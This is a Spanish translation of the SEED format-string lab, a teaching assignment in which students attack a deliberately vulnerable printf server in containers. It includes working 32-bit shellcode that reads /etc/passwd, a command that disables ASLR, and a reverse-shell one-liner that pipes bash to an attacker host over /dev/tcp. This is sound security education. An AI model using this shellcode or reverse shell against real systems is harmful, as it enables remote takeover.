Laboratorio de Format String

1 Descripción General

La función `printf()` en C es usada para imprimir una cadena de acuerdo a un formato específico. El primer argumento de esta función es llamado *format string*, y define como debería de ser formateada la cadena. Las cadenas con formato (format strings) usan placeholder representados por el caracter `%` que es usado por la función `printf()` para llenarlas con datos a la hora de su parseo. El uso de las cadenas con formato no sólo se limita a la función `printf()`; existen muchas otras funciones como `sprintf()`, `fprintf()`, y `scanf()` que usan cadenas con formato. Algunos programas permiten que los usuarios ingresen parte o todo su contenido en una cadena de formato. Si este contenido no es sanitizado de manera adecuada, usuarios maliciosos pueden hacer que el programa ejecute código arbitrario. Este tipo de problema se conoce como *format string vulnerability*.

El objetivo de este laboratorio es que los estudiantes aprendan y ganen experiencia en las vulnerabilidades de format string, poniendo en acción lo aprendido en clase sobre este tipo de vulnerabilidad. Los estudiantes tendrán a mano un programa con una vulnerabilidad de format string; su tarea será desarrollar un exploit para esta vulnerabilidad, haciendo que: (1) el programa rompa, (2) se pueda leer la memoria interna del programa, (3) modificar la memoria interna del programa y más peligroso aún (4) inyectar y ejecutar código malicioso usando los privilegios de la víctima a la hora de explotar el programa vulnerable. Este laboratorio cubre los siguientes tópicos:

- Vulnerabilidad de Format String y Inyección de Código
- Stack layout
- Shellcode
- Shell Reversa

Lecturas y Videos. Para una cobertura más detallada en el ataque de Format String puede consultar

- Capítulo 6 del libro de SEED, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition, by Wenliang Du. Para más detalles `https://www.handsonsecurity.net`.
- Sección 9 del curso de SEED en Udemy, *Computer Security: A Hands-on Approach*, by Wenliang Du. Para más detalles `https://www.handsonsecurity.net/video.html`.
- Este laboratorio incluye también shell reversa, tema que es cubierto en el Capítulo 9 del libro de SEED.

Entorno de Laboratorio. Este laboratorio ha sido testeado en nuestra imagen pre-compilada de una VM con Ubuntu 20.04, que puede ser descargada del sitio oficial de SEED. Sin embargo, la mayoría de nuestros laboratorios pueden ser realizados en la nube para esto Ud. puede leer nuestra guía que explica como crear una VM de SEED en la nube.

Nota para instructores. Los instructores pueden personalizar este laboratorio, elijiendo valores para `L`. Vea la Sección 2.2 para más detalles. Dependiendo del conocimiento de los estudiantes y del tiempo que se le va a dedicar al laboratorio, los instructores pueden hacer opcional el ataque en programas de 64-bits dado que es más complicado. Los ataques en programas de 32-bits son suficiente para cubrir los conceptos básicos de los ataques de format string.

2 Configuración del Entorno de Laboratorio

2.1 Desactivando las Contramedidas

Los sistemas operativos modernos, usan la randomización de los espacios de memoria (address space randomization), esto hace que las direcciones de memoria tanto en el heap como en el stack sean aleatorias, lo que ocasiona un problema a la hora de calcular las direcciónes de memoria para nuestro ataque ya que contar con estas de antemano es fundamental para que el ataque de format string sea exitoso. A continuación se muestra el comando para desactivar esta contramedida:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

2.2 El Programa Vulnerable

El programa vulnerable usado para este laboratorio se llama `format.c` y se encuentra dentro del directorio `server-code`. Este programa tiene una vulnerabilidad de format string y su objetivo será explotar esta vulnerabilidad. El código que se muestra a continuación es ligeramente diferente al que se encuentra en el directorio del laboratorio pero en esencia son lo mismo.

Listing 1: The vulnerable program `format.c` (with non-essential information removed)

```
unsigned int  target = 0x11223344;
char *secret = "A secret message\n";

void myprintf(char *msg)
{
    // This line has a format-string vulnerability
    printf(msg);
}

int main(int argc, char **argv)
{
    char buf[1500];
    int length = fread(buf, sizeof(char), 1500, stdin);
    printf("Input size: %d\n", length);

    myprintf(buf);

    return 1;
}
```

El programa anterior lee datos del standard input y pasa estos datos a la función `myprintf()`, esta función llama a `printf()` que se encargará de mostrar los datos por consola. La forma en como se pasan estos datos a la función `printf()` es poco segura y puede desembocar en una vulnerabilidad de format string. Explotaremos esta vulnerabilidad

Este programa se ejecutará en un servidor con privilegios de root y su standard input será redirigido a través de una conexión TCP enttre el servidor y un usuario remoto, de esta forma el programa obtendra su input de entrada desde un usuario remoto. Si el usuario puede explotar esta vulnerabilidad, puede producir daños graves.

Compilación. Compilaremos el programa `format` en un binario de 32-bits y en otro de 64-bits. Nuestra Máquina Virtual Ubuntu 20.04 es una máquina virtual de 64-bits pero soporta binarios de 32-bits. Todo lo que necesitamos hacer es usar el parámetro `-m32` a la hora de compilar el programa con el comando `gcc`. También usaremos el parámetro `-static` para generar librerías estáticamente linkeadas para el binario para no depender de ninguna librería dinámica ya que estas no fueron instaladas en nuestro contenedor y no soportan binarios de 32-bits.

Los comandos de compilación se encuentran dentro del archivo `Makefile`. Para compilar el código, deberá tipear `make` y esto hará que los comandos del Makefile se ejecuten. Después de la compilación debemos de copiar el binario dentro del directorio `fmt-containers` de esta forma estará disponible en nuestros contenedores. A continuación se indican los comandos para realizar el proceso de compilación y la instalación:

```
$ make
$ make install
```

Durante la compilación, ud. verá un mensaje de warning. Este mensaje de warning es producido por una protección implementada en `gcc` para prevenir vulnerabilidades de format string. Por ahora podemos ignorarla.

```
format.c: In function 'myprintf':
format.c:33:5: warning: format not a string literal and no format arguments
                        [-Wformat-security]
   33 |     printf(msg);
      |     ^~~~~~
```

Vale aclarar que el programa necesita ser compilado usando el parámetro `"-z execstack"`, que hace ejecutable al stack. Dado que el objetivo final de nuestro ataque es inyectar código dentro del stack del programa vulnerable y ejecutarlo posteriormente. La protección de Non-executable stack permite prevenir que se ejecute en código en el stack pero puede ser evadida usando la técnica de return-to-libc, la cual es cubierta en otro laboratorio de SEED. Por un tema de simplicidad, para este laboratorio. desactivaremos esta protección.

Para los instructores. Para hacer el laboratorio un poco diferente al ofrecido en el pasado, los instructores pueden cambiar el valor de `BUF_SIZE` pidiendo a los estudiantes que compillen el códigoo del servidor usando un valor diferente en `BUF_SIZE`. El valor `BUF_SIZE` es seteado por la variable `L` y esta parametrización se realiza en el archivoo `Makefile`. Los instructores deberán de elegir un valor para esta variable basado en la sugerencia descripta en el código del archivo `format.c`.

El Programa Servidor. Dentro del directorio `server-code`, encontrará un archivo llamado `server.c`. Este es el punto de entrada principal del servidor, este programa estará a la escucha en el puerto `9090`. Cuando este programa recibe una conexión TCP, ejecutará el programa `stack` y establecerá esta conexión como el standard input del programa `format`. De esta manera cuando `stack` lea los datos de su `stdin`, estará leyendo los datos que llegan de la conexión TCP (es decir los datos enviados por el usuario remoto). No es necesario que los estudiantes entiendan por completo el código de `server.c`.

Para que la dirección del buffer y su frame pointer no sean siempre los mismos para cada uno de los estudiantes que realizan el laboratorio, hemos agregado un poco de aleatoriedad al programa vulnerable. Estos valores cambiarán cada vez que se el contenedor se reinicie, mientras el contenedor este corriendo los valores permanecerán iguales. Esta aleatoriedad es solamente para hacer el trabajo de los estudiantes un tanto diferente y no debe confundirse con el address randomization (ASLR).

2.3 Setup del Contenedor y sus Comandos

Para empezar a preparar el contenedor, deberá descargarse el archivo `Labsetup.zip` ubicado en el laboratorio correspondiente dentro del sitio web oficial y copiarlo dentro de la Máquina Virtual prevista por SEED. Una vez descargado deberá descomprimirlo y entrar dentro del directorio `Labsetup` donde encontrará el archivo `docker-compose.yml` que servirá para setear el entorno de laboratorio. Para una información más detallada sobre el archivo `Dockerfile` y otros archivos relacionados, puede encontrarla dentro del Manual de Usuario del laboratorio en uso, en el sitio web oficial de SEED.

Si esta es su primera experiencia haciendo el setup del laboratorio usando contenedores es recomendable que lea el manual anteriormente mencionado.

A continuación, se muestran los comandos más usados en Docker y Compose. Debido a que estos comandos serán usados con mucha frecuencia, hemos creados un conjunto de alias para los mismos, ubicados en del archivo `.bashrc` dentro de la Máquina Virtual provista por SEED (Ubuntu 20.04)

```
$ docker-compose build  # Build the container image
$ docker-compose up     # Start the container
$ docker-compose down   # Shut down the container

// Aliases for the Compose commands above
$ dcbuild       # Alias for: docker-compose build
$ dcup          # Alias for: docker-compose up
$ dcdown        # Alias for: docker-compose down
```

Dado que todos los contenedores estarán corriendo en un segundo plano. Necesitamos correr comandos para interactuar con los mismos, una de las operaciones fundamentales es obtener una shell en el contenedor. Para este propósito usaremos "`docker ps`" para encontrar el ID del contenedor deseado y ingresaremos "`docker exec`" para correr una shell en ese contenedor. Hemos creado un alias para ello dentro del archivo `.bashrc`

```
$ dockps        // Alias for: docker ps --format "{{.ID}}  {{.Names}}"
$ docksh <id>   // Alias for: docker exec -it <id> /bin/bash

// The following example shows how to get a shell inside hostC
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#

// Note: If a docker command requires a container ID, you do not need to
//       type the entire ID string. Typing the first few characters will
//       be sufficient, as long as they are unique among all the containers.
```

En caso de problemas configurando el entorno, por favor consulte la sección "Common Problems" en el manual ofrecido por SEED.

3 Tarea 1: Rompiendo el Programa

Cuando levantamos los contenedores que están en el archivo `docker-compose.yml`, tendremos dos contenedores disponibles, cada uno de ellos corre una instancia diferente del servidor vulnerable. Para esta tarea, usaremos el servidor cuya IP es `10.9.0.5`, y corre la versión de 32-bits del programa vulnerable. Primero procederemos a enviar un mensaje inocuo (a modo de prueba) hacia el servidor. Una vez hecho esto podremos observar en el contenedor target los siguientes mensajes (esto puede variar levemente)

```
$ echo hello | nc 10.9.0.5 9090
Press Ctrl+C

// Printouts on the container's console
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | Input buffer (address):        0xffffd2d0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Input size: 6
server-10.9.0.5 | Frame Pointer inside myprintf() = 0xffffd1f8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
server-10.9.0.5 | The target variable's value (after):  0x11223344
```

El servidor podrá aceptar un flujo de datos superior a `1500` bytes. Su tarea es construir diferentes payloads para explotar la vulnerabilidad de format string en el servidor. Si ud. salva este payload dentro de un archivo, puede enviarlo al servidor de la siguiente manera.

```
$ cat <file> | nc 10.9.0.5 9090
Press Ctrl+C  if it does not exit.
```

Tarea. Su tarea es enviar un input al servidor, de manera que cuando el programa trate de imprimir el input que llega del usuario remoto usando la función `myprintf()`, este programa rompa. Puede advertir que el programa `format` ha roto o crasheado observando el output generado en el contenedor. Si la función `myprintf()` retorna exitósamente mostrará `"Returned properly"`. En cambio si este mensaje no es impreso, es muy probable que el programa `format` haya roto. Aunque pase esto, el programa servidor no romperá por completo; el programa `format` corre dentro de un proceso hijo que es creado por el proceso padre que corre el programa servidor.

Dado que la mayoría de las cadenas de formatos construidas en este laboratorio pueden ser algo grandes, es mejor usar un programa para generarlas. Dentro del directorio `attack-code`, hemos creado un código de ejemplo llamado `build_string.py`. Para aquellas personas que no están familiarizadas con Python este código se encarga de mostrar como poner varios tipos de datos dentro de una cadena.

4 Tarea 2: Mostrando la Memoria del Programa Servidor

El objetivo de esta tarea es hacer que el servidor imprima datos de su memoria (continuaremos usando el contenedor `10.9.0.5`). Los datos serán impresos del lado del servidor, por lo que el atacante no podrá verlos. Si bien este ataque no es tan significante, la técnica usada para ejecutar este ataque será esencial para los ataques subsiguientes.

- **Tarea 2.A: Datos del Stack.** El objetivo será mostrar los datos en el stack. Cuantos especificadores de formato `%x` necesita para que el programa servidor imprima los primeros cuatro bytes de su input? Puede poner cualquier número de 4 bytes, por lo que al ser impreso en pantalla, puede saberlo. Este número será importante para las tareas subsiguientes, asegúrese de hacerlo bien.

- **Tarea 2.B: Datos del Heap** Existe un mensaje secreto (una cadena) guardada en el area del heap y puede encontrar su dirección de memoria del mensaje impreso en el contenedor. Su tarea es imprimir este mensaje secreto. Para lograr este objetivo, necesita ubicar la dirección de memoria (de forma binaria) del mensaje secreto en la cadena de formato.

  La mayoría de las computadores son little endian, por lo que al guardar una dirección como `0xAABBCCDD` (cuatro bytes en una máquina de 32-bits) en memoria, el byte menos significativo `0xDD` es guardado en las direcciones de memoria más bajas, mientras que el byte más significativo `0xAA` es guardado en las direcciones de memoria más altas. Al guardar la dirección de un buffer, necesitamos hacerlo usando este orden: `0xDD`, `0xCC`, `0xBB`, y por último `0xAA`. Puede hacerlo de la siguiente forma usando Python:

```
number  = 0xAABBCCDD
content[0:4]  =  (number).to_bytes(4,byteorder='little')
```

5 Tarea 3: Modificando la Memoria del Programa Servidor

El objetivo de esta tarea es modificar el valor de la variable `target` que está declarada en nuestro programa servidor (continuaremos usando `10.9.0.5`). El valor original de `target` es `0x11223344`. Asumiendo que esta variable contiene un valor de importancia y que puede afectar el flujo de control del programa. Si un atacante remoto puede cambiar el valor de esta variable también puede cambiar el comportamiento del programa. Tenemos tres sub-tareas.

- **Tarea 3.A: Cambiar el valor a cualquier otro valor.** En esta sub-tarea, necesitamos cambiar el contenido de la variable `target` a otro valor cualquiera. Su tarea será considerada como exitosa si puede cambiarlo a un valor cualquiera, sin importar cual sea ese valor. La dirección de la variable `target` puede ser vista en los mensajes impresos en el contenedor del servidor.

- **Tarea 3.B: Cambiar el valor a `0x5000`.** En esta sub-tarea, necesitamos cambiar el contenido de la variable `target` con un valor específico `0x5000`. Su tarea será considerada como exitosa solamente si el valor de la variable resulta siendo `0x5000`.

- **Tarea 3.C: Cambiar el valor a `0xAABBCCDD`.** Esta sub-tarea es similar a las anteriores, con la exepción que el valor para la variable target es un número más grande. En un ataque de format string, este valor es el número total de caracteres que son mostrados por la función `printf()`; imprimir este número de caracteres puede llevar horas. Necesita usar una estrategia más óptima en velocidad. La idea básica es usar `%hn` o `%hhn`, en lugar de `%n`, lo que nos permite modificar un espacio de

direcciones de dos bytes (o un sólo byte) en vez de cuatro bytes. Imprimir 2^{16} caracteres no lleva mucho tiempo. Para más detalles sobre esto puede consultar el libro de SEED.

6 Tarea 4: Inyectar Código Malicioso dentro del Programa Servidor

Estamos listos para ir por las joyas de la corona del ataque, la inyección de código. Vamos a inyectar un fragmento de código malicioso en formato binario, dentro de la memoria del programa servidor y usar la vulnerabilidad de format string para modificar la dirección de retorno de una función, y la haremos retornar a nuestro código malicioso.

La técnica usada para esta tarea es similar a la usada en las tareas anteriores: Ambas modifican en memoria un número de 4 bytes. En la tarea anterior se modificó la variable `target`, mientras que en esta modificaremos la dirección de retorno de una función. Los estudiantes necesitarán descubrir la dirección de memoria de la dirección de retorno de la función basado en la información impresa en pantalla dentro del contenedor del servidor.

6.1 Entendiendo el Stack Layout



Figure 1: El stack layout cuando se invoca `printf()` dentro de la función `myprintf()`

Para poder lograr esta tarea, es esencial entender el stack layout cuando se invoca a la función `printf()` dentro de la función `myprintf()`. La Figura 1 describe el stack layout. Intencionalmente se insertó un dummy stack frame entre las funciones `main` y `myprintf` pero no se muestra en la figura. Antes de empezar a trabajar en esta tarea, los estudiantes necesitan responder las siguientes preguntas (por favor incluya las respuestas en el informe de laboratorio):

- **Pregunta 1:** ¿Qué son las direcciones de memorias marcadas en ❷ y ❸?

- **Pregunta 2:** ¿Cuantos especificadores de formato necesitamos para mover el puntero de argumentos de la cadena de formatos a ❸? Recuerde, el puntero de argumentos empieza en la ubicación antes de ❶.

6.2 Shellcode

Un Shellcode es una porción de código comúnmente escrito en lenguaje ensamblador y que es típicamente usado para realizar ataques de inyección de código a la hora de explotar determinadas vulnerabilidades. En este laboratorio, sólo ofrecemos un binario genérico de un shellcode, dado que el funcionamiento de un shellcode está fuera del alcance de este laborattorio, no nos adentraremos en los detalles de su mecánica. Si está interesado en saber como funciona un shellcode y quiere escribir un shellcode desde cero, puede consultar nuestro laboratorio *Shellcode Lab*. A continuación se muestra nuestro shellcode genérico de 32-bits:

```
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"                                                    ❶
   "-c*"                                                           ❷
   "/bin/ls -l; echo Hello; /bin/tail -n 2 /etc/passwd        *"   ❸
   # The * in this line serves as the position marker         *
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

Este shellcode ejecuta una shell `"/bin/bash"` (Línea ❶) con dos argumentos de entrada que son invocados usando el parámetro `"-c"` (Línea ❷) y su valor que en este caso es una cadena con comandos (Línea ❸). Esto quiere decir que la shell correrá una determinada cantidad de comandos como segundo argumento. El `*` al final de la cadena es un placeholder y será reemplazado por el byte `0x00` durante la ejecución del shellcode. Esto se debe a que cada cadena necesita terminar con un cero, pero dado que en un shellcode no podemos poner ceros, ponemos un placeholder al final de cada una de ellas, y a la hora de su ejecución reemplazaremos ese placeholder por un cero.

Para modificar el comando que se va a ejecutar en el shellcode, solamente tenemos que cambiar la cadena ubicada en la línea ❸. Debe tener en cuenta que al hacer este tipo de cambio, se debe preservar la longitud de la cadena original, esto se debe a que el marcador de la posición inicial osea el placeholder (*) para el arreglo `argv[]` se encuentra hardcodeado en el binario generado por el shelllcode. Si la longitud de esta cadena se modifica, necesitaremos modificar el binario para mantener la posición del marcador representado por un asterisco al final de la cadena, agregando o borrando espacios en blanco.

Las versiones de 32-bits y de 64-bits del shellcode son incluídas en el archivo `exploit.py` dentro del directorio `attack-code`. Puede usarlos para construir su ataque en la explotación de la vulnerabilidad de format string.

6.3 Su Tarea

Por favor genere su input por medio de un shellcode, envie su input al programa servidor y demuestre que el servidor puede correr su shellcode. En su informe de laboratorio, necesita explicar como construyó su

cadena de foormato. Por favor marque en la Figura 1 donde se guarda su código malicioso (incluya una dirección de memoria concreta).

Obteniendo una Shell Reversa. NDado que estamos haciendo un ataque a un servidor remoto desde nuestra máquina local, no nos servirá de mucho correr `/bin/bash` en el servidor vulnerable, ya que será ejecutado de forma local y no podremos tener el control sobre esta shell desde nuestro lado. Una de las técnicas más comúnes para lograr control sobre un servidor a través shell de forma remota es la Shell Reversa. En la Sección 9 se explica como correr una shell reversa. Ud. deberá de modificar la cadena de comandos en el shellcode, para poder obtener una shell reversa en el servidor vulnerable. Por favor incluya las explicaciones pertinentes junto con los screenshots de este procedimiento en el informe del laboratorio.

7 Tarea 5: Atacando el Programa de 64-bits

En las tareas anteriores, nuestro servidor vulnerable corre un programa de 32-bits. En esta tarea, pasaremos nuestro programa `format` de 64-bits ubicado en el contenedor servidor cuya IP es `10.9.0.6`. Enviaremos un mensaje de hello hacia este servidor. Podremos observa los siguientes mensajes que son impresos dentro del contenedor que corre el servidor.

```
$ echo hello | nc 10.9.0.6 9090
Press Ctrl+C

// Printouts on the container's console
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | Input buffer (address):        0x00007fffffffe200
server-10.9.0.6 | The secret message's address:  0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Input size: 6
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fffffffe140
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | hello
server-10.9.0.6 | (^_^)(^_^)  Returned from printf()  (^_^)(^_^)
server-10.9.0.6 | The target variable's value (after):  0x1122334455667788
```

Puede observar que los valores del frame pointer y la dirección del buffer son de 8 bytes de longitud (en vez de 4 bytes como lo son en un programa de 32-bits). Su tarea es generar un payload para explotar la vulnerabilidad de format string en el servidor. Su objetivo final es obtener una shell de root en el servidor vulnerable. Necesita usar la versión de 64-bits del shellcode.

Desafíos en las direcciones de 64-bits. Un desafío que existe en la arquitectura x64 son los ceros en las direcciones de memoria. Aunque la arquitectura x64 soporta un espacio de direcciones de 64-bits, sólo se permite el acceso a las direcciones de `0x00` hasta `0x00007FFFFFFFFFFF`. Esto significa que para cada dirección de 8 bytes, los dos bytes más significativos serán ceros. Esto ocasiona problemas.

En el ataque, necesitamos ubicar la dirección de memoria dentro de la cadena de formato. Para un programa de 32-bits, podemos poner esa dirección en cualquier lado porque no esta dirección no contiene ceros. Para los programas de 64-bits esto ya no es posible. Si ud. pone una dirección en el medio de una cadena de formato al momento que `printf()` parsea la cadena, se detendrá al detectar un cero. Básicamente todo lo que venga después de ese cero no será considerado parte de la cadena de formato.

Este problema ocasionado por los ceros difiere del problema de los ceros en un ataque de buffer oooverflow, en el cual los ceros detendrán la copia en memoria realizada por la función `strpcy()`. Aquí no estamos copiando en la memoria del programa, por lo que podemos tener ceros en nuestro input, lo crítico es donde son puestos. Existen muchas formas de resolver este problema y se deja esta resolución como tarea para los estudiantes. En el informe del laboratorio, los estudiantes deben explicar como han resuelto este problema.

Una técnica útil: mover libremente el puntero de los argumentos. En una cadena de formato, podemos usar `%x` para mover el puntero de argumentos `va_list` al siguiente argumento opcional. También podemos mover directamente el puntero a la posición `k`-th de los argumentos opcionales esto se logra usando el parametro del formato de cadena (de la siguiente forma `k$`). El código que se muestra a continuación usa `"%3$.20x"` para mostrar el valor del tercer argumento opcional y después usa `"%6$n"` para escribir un valor en el sexto argumento opcional (el valor de la variable `var` tendrá el valor de `20`). Finalmente usando `%2$.10x`, movera el puntero al segundo argumento opcional y lo mostrará en pantalla. Puede observar que usando esta técnica, podemos mover libremente el puntero de un lado a otro. Esta técnica puede ser útil para simplificar la construcción de la cadena de formato para esta tarea.

```
#include <stdio.h>
int main()
{
    int var = 1000;
    printf("%3$.20x%6$n%2$.10x\n", 1, 2, 3, 4, 5, &var);
    printf("The value in var: %d\n",var);
    return 0;
}
----- Output ------
seed@ubuntu:$ a.out
00000000000000000003000000002
The value in var: 20
```

8 Tarea 6: Arreglando el Problema

Recuerda el mensaje de warning generado por el compilador `gcc`? Por favor explique que significa. Por favor arregle la vulnerabilidad en el programa servidor y compilelo nuevamente. El compilador sigue mostrando el mensaje de warning? Sus ataques aún funcionan? Solamente necesita ejecutar uno de sus ataques para comprobar si su programa es aún vulnerable.

9 Guía de Shell Reversa

La idea principal de una shell reversa es poder redirigir los dispositivos de standard input, output y error hacia una conexión de red, pudiendo así enviar y recibir información a través de este canal por la shell. En la otra punta de la conexión estará la máquina del atacante corriendo un programa mostrando lo que venga de la shell del otro lado de la conexión, al mismo tiempo este programa enviará lo que el atacante escriba usando la misma conexión de red.

Uno de los programas más usados por los atacantes para este propósito es `netcat`, si se corre con el parámetro `"-l"`, este se pondrá a la escucha de un puerto TCP en un puerto específico, convirtiéndose en un servidor TCP. Este servidor bastante simple hecho con netcat, mostrará lo que sea enviado por parte de

un cliente y enviará lo que el usuario corriendo el servidor escriba. En el siguiente experimento usaremos `netcat` para ponernos a la escucha en el puerto TCP `9090` simulando ser un servidor TCP.

```
Attacker(10.0.2.6):$ nc -nv -l 9090  ← Waiting for reverse shell
Listening on 0.0.0.0 9090
Connection received on 10.0.2.5 39452
Server(10.0.2.5):$     ← Reverse shell from 10.0.2.5.
Server(10.0.2.5):$ ifconfig
ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
        ...
```

El comando `nc` mostrado arriba, se pondrá a la escucha en el puerto TCP 9090 y se bloqueará en espera de nuevas conexiones. A continuación con el fin de emular lo que haría un atacante después de comprometer el servidor por medio del ataque de Shellshock, debemos de correr el programa bash mostrado más abajo en el servidor cuya dirección IP es (`10.0.2.5`). Este programa lanzará una conexión TCP en el puerto 9090 hacia la máquina del atacante, otorgándole así una shell reversa. Podremos observar el prompt shell que nos indica que la shell está corriendo en el servidor; podemos usar el comando `ifconfig` para verificar que la dirección IP es la correcta (`10.0.2.5`) y que es la que pertenece a la máquina que hostea el servidor. A continuación se muestra la sentencia de bash que debe ser ejecutada:

```
Server(10.0.2.5):$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

Este comando normalmente es ejecutado por un atacante en un servidor comprometido. Debido a que esta línea es un tanto engorrosa, en los siguientes parráfos darémos una explicación detallada de su funcionamiento.

- "`/bin/bash -i`": El parámetro `i` es quiere decir que la shell será una shell interactiva, esto significa que nos permitirá interactuar para enviar y recibir información usando la shell.
- "`> /dev/tcp/10.0.2.6/9090`": Esto hace que el (`stdout`) (standard output) de la shell sea redirigido hacia la conexión TCP establecida con la IP del atacante `10.0.2.6` en el puerto `stdout` es el `9090`. En sistemas `Unix`, el número del descriptor de archivo (file descriptor) del `stdout` es el `1`
- "`0<&1`": El descriptor de archivo (file descriptor) cuyo número es `0` representa el standard input (`stdin`). Esta opción le indica al sistema que use el standard output como standard input. Dado que el `stdout` está siendo redirigido hacia una conexión TCP, esta opción le indica al programa shell que obtendrá su entrada usando la misma conexión.
- "`2>&1`": El descriptor de archivo (file descriptor) cuyo número es cuyo número es `2` representa el standard error `stderr`. Esto hace que cualquier error que pueda ocurrir sea redirigido al `stdout` que es la conexión TCP.

Para concluir, el comando "`/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1`" ejecuta una shell `bash` en la máquina del servidor cuyo input viene de una conexión TCP y su output sale por la misma conexión TCP. En nuestro experimento al ejecutar la shell `bash` en el servidor `10.0.2.5` este establecerá una conexión reversa hacia `10.0.2.6`. Esto puede ser verificado por medio del mensaje "`Connection from 10.0.2.5 ...`" mostrado en `netcat`.

10 Informe de Laboratorio

Debe enviar un informe de laboratorio detallado, con capturas de pantalla, para describir lo que ha hecho y lo que ha observado. También debe proporcionar una explicación a las observaciones que sean interesantes o sorprendentes. Enumere también los fragmentos de código más importantes seguidos de una explicación. No recibirán créditos aquellos fragmentos de códigos que no sean explicados.

Agradecimientos

Este documento ha sido traducido al Español por Facundo Fontana